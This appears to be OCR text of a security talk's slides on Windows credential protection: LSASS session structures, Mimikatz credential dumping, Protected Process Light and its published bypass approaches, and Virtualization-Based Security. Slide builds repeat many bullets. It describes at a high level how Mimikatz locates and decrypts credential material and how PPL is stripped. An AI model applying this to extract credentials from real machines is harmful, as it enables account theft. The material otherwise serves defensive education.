
Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance



Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance



Traditional Credential Dumping

The extraction of secrets from LSASS memory

Mimikatz

- Post-exploitation tool for dumping credentials in Windows
  - Author: **Benjamin Delpy**
  - Release Date: **May 2011**

Mimikatz

- Post-exploitation tool for dumping credentials in Windows
  - Author: **Benjamin Delpy**
  - Release Date: **May 2011**
- Parses internal LSASS structures to extract credential material

Mimikatz

- Post-exploitation tool for dumping credentials in Windows
  - Author: **Benjamin Delpy**
  - Release Date: **May 2011**
- Parses internal LSASS structures to extract credential material
  - Creates a memory-readable handle to the LSASS process
    - Often detected by AV/EDR products

Mimikatz

- Post-exploitation tool for dumping credentials in Windows
  - Author: **Benjamin Delpy**
  - Release Date: **May 2011**
- Parses internal LSASS structures to extract credential material
  - Creates a memory-readable handle to the LSASS process
    - Often detected by AV/EDR products
  - Scans for pre-determined binary patterns to locate necessary structures
    - LogonSessionList, KerbGlobalLogonSessionTable, encryption keys & IVs
    - Often fails due by volatility in binary patterns and memory structures

Mimikatz


- Post-exploitation tool for dumping credentials in Windows
  - Author: **Benjamin Delpy**
  - Release Date: **May 2011**
- Parses internal LSASS structures to extract credential material
  - Creates a memory-readable handle to the LSASS process
    - Often detected by AV/EDR products
  - Scans for pre-determined binary patterns to locate necessary structures
    - LogonSessionList, KerbGlobalLogonSessionTable, encryption keys & IVs
    - Often fails due by volatility in binary patterns and memory structures
  - Parses and decrypts credential material from entries in the session structures

Protected Process Light (PPL)

- Security feature designed to stop credential dumping
  - Introduced in Windows 8.1 and Server 2012 R2
  - Enabled by default in Windows 11, version 22H2


Protected Process Light (PPL)

- Security feature designed to stop credential dumping
  - Introduced in Windows 8.1 and Server 2012 R2
  - Enabled by default in Windows 11, version 22H2
- Only trusted processes can interact with each other
  - Requires trusted code-signing certificate
  - Mimikatz can no longer open handles to LSASS



Protected Process Light (PPL)

- Security feature designed to stop credential dumping
  - Introduced in Windows 8.1 and Server 2012 R2
  - Enabled by default in Windows 11, version 22H2
- Only trusted processes can interact with each other
  - Requires trusted code-signing certificate
  - Mimikatz can no longer open handles to LSASS
- Multiple bypasses have been published over the years
  - User-mode injection into processes protected by PPL
  - Kernel-mode drivers that strips PPL from processes



Credential Guard


The modern solution to credential dumping

Virtualization-Based Security (VBS)

- Security feature designed to create a “root of trust” outside of the operating system kernel
  - Introduced in Windows 10 and Server 2016


Virtualization-Based Security (VBS)

- Security feature designed to create a “root of trust” outside of the operating system kernel
  - Introduced in Windows 10 and Server 2016
- Leverages Virtual Secure Mode (VSM) to create isolated secure memory regions
  - Maintains isolation of secure memory regions through Virtual Trust Levels (VTLs)




Virtualization-Based Security (VBS)

- Security feature designed to create a “root of trust” outside of the operating system kernel
  - Introduced in Windows 10 and Server 2016
- Leverages Virtual Secure Mode (VSM) to create isolated secure memory regions
  - Maintains isolation of secure memory regions through Virtual Trust Levels (VTLs)
- Introduces a new secure micro kernel subsystem
  - Ring 0 is Secure Kernel Mode (SKM)
  - Ring 3 is Isolated User Mode (IUM)




Virtualization-Based Security (VBS)

- Security feature designed to create a “root of trust” outside of the operating system kernel
  - Introduced in Windows 10 and Server 2016
- Leverages Virtual Secure Mode (VSM) to create isolated secure memory regions
